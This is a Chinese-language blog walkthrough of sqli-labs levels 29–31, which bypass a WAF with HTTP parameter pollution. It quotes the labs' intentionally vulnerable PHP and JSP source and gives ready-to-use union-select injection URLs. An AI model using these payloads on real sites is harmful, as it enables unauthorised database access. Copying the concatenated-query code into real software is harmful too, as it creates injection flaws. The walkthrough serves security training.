SQLi 博客目录

过 waf

注：还可以使用 HTTP 参数污染（HPP）

```
?id=1&id=select database()--+
```

waf 可能只检测id=1，而php脚本识别id=select database()–+

Less-29 报错型过waf


1. 首先先看下 tomcat 中的index.jsp 文件

   源代码

```
String rex = "^\\d+$";          # 对 jsp 参数进行处理
Boolean match=id.matches(rex);
if(match == true)
{
        URL sqli_labs = new URL("http://localhost/sqli-labs/Less-29/
}
```

2. 测试

   /sqli-labs/Less-29/index.jsp?id=1&id=-2%27union%20select%201,user(),3–+




```
至于如何注入到其他的内容，只需要自己构造 union 后面的 sql 语句即可。
```

Less-30 盲注型过waf


1. 源代码 （index.php）

```
$qs = $_SERVER['QUERY_STRING'];
$hint=$qs;
$id = '"' .$id. '"';

// connectivity
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
if($row)
{
        echo "<font size='5' color= '#99FF00'>";
        echo 'Your Login name:'. $row['username'];
        echo "<br>";
        echo 'Your Password:' .$row['password'];
        echo "</font>";
}
```

2. 测试

/sqli-labs/Less-30/index.jsp?id=1&id=-2"union select 1,user(),3–+



Less-31 盲注型过waf

1. 源代码（index.php）


```
$qs = $_SERVER['QUERY_STRING'];
$hint=$qs;
$id = '"'.$id.'"';

// connectivity
```

```
$sql="SELECT * FROM users WHERE id= ($id) LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
```

2. 测试

/sqli-labs/Less-31/index.jsp?id=1&id=-2")union select 1,user(),3–+



总结：从以上三关中，我们主要学习到的是不同服务器对于参数的不同处理，HPP 的应用有很多，不仅仅是我们上述列出过 WAF 一个方面，还有可以执行重复操作，可以执行非法操作等。同时针对WAF 的绕过，我们这里也仅仅是抛砖引玉，后续的很多的有关HPP 的方法需要共同去研究。这也是一个新的方向

有 0 个人打赏